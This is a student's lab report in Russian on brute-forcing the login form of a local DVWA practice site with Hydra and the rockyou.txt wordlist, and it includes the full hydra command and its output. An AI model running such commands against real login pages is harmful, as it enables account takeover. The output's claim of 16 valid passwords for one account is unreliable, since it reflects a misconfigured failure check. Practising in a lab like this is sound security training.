

Проект

Этап 3

Легиньких Г.А.

Российский университет дружбы народов, Москва, Россия

Информация

- Легиньких Галина Андреевна
- НФИбд-02-21
- Российский университет дружбы народов
- 1032216447@pfur.ru
- <https://github.com/galeginkikh>

Выполнение



Использование Hydra.

1. Нашла и скачала список частоиспользуемых паролей из интернета. rockyou.txt

```
(galeginkikh@kali)-[~/Downloads]
$ ls
google-chrome-stable_current_amd64.deb  rockyou.txt
google-chrome-stable_current_x86_64.rpm

(galeginkikh@kali)-[~/Downloads]
$
```

Рис. 1: Загрузки

Выполнение этапа 3

```
galeginkikh@kali: ~/Downloads
File Actions Edit View Help
GNU nano 8.0 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
[ Read 14344392 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

2. Захожу на сайт DVWA, созданный на прошлом этапе.




Рис. 3: DVWA

3. Для запроса hydra мне понадобятся параметры cookie с этого сайта. я скачала расширение для браузера.




Рис. 4: cookie

4. Ввела в hydra запрос с нужную информацию.



```
galoginkih@kali:~/Desktop  
$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'  
&login=Login:H=Cookie:security=impossible; PHPSESSID=111800ikep70mugipussk44sgc:F=Username and/or password incorrect."
```

Рис. 5: Hydra

5. В итоге выводится результат с подходящими паролями.

```
login:login:H=Cookie:security=impossible; PHPSESSID=1318q0ikep70mugjpusk44sqc:f:Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 12:25:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16344399 login tries (l:1/p:14344399), -096525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username="USER"&password="PASS"&Login-Login:H=Cookie:
security=impossible; PHPSESSID=1318q0ikep70mugjpusk44sqc:f:Username and/or password incorrect.
[00][http-get-form] host: localhost login: admin password: 123456
[00][http-get-form] host: localhost login: admin password: 12345
[00][http-get-form] host: localhost login: admin password: 123456789
[00][http-get-form] host: localhost login: admin password: princess
[00][http-get-form] host: localhost login: admin password: 1234567
[00][http-get-form] host: localhost login: admin password: rockyou
[00][http-get-form] host: localhost login: admin password: abc123
[00][http-get-form] host: localhost login: admin password: password
[00][http-get-form] host: localhost login: admin password: nicole
[00][http-get-form] host: localhost login: admin password: floweyou
[00][http-get-form] host: localhost login: admin password: 12345678
[00][http-get-form] host: localhost login: admin password: daniel
[00][http-get-form] host: localhost login: admin password: babygirl
[00][http-get-form] host: localhost login: admin password: monkey
[00][http-get-form] host: localhost login: admin password: lovely
[00][http-get-form] host: localhost login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 12:25:50
```

Рис. 6: Подходящие пароли

6. Ввела полученные данные на сайт для проверки. Получила положительный результат.




Рис. 7: Результат

Вывод

Научилась работать с hydra.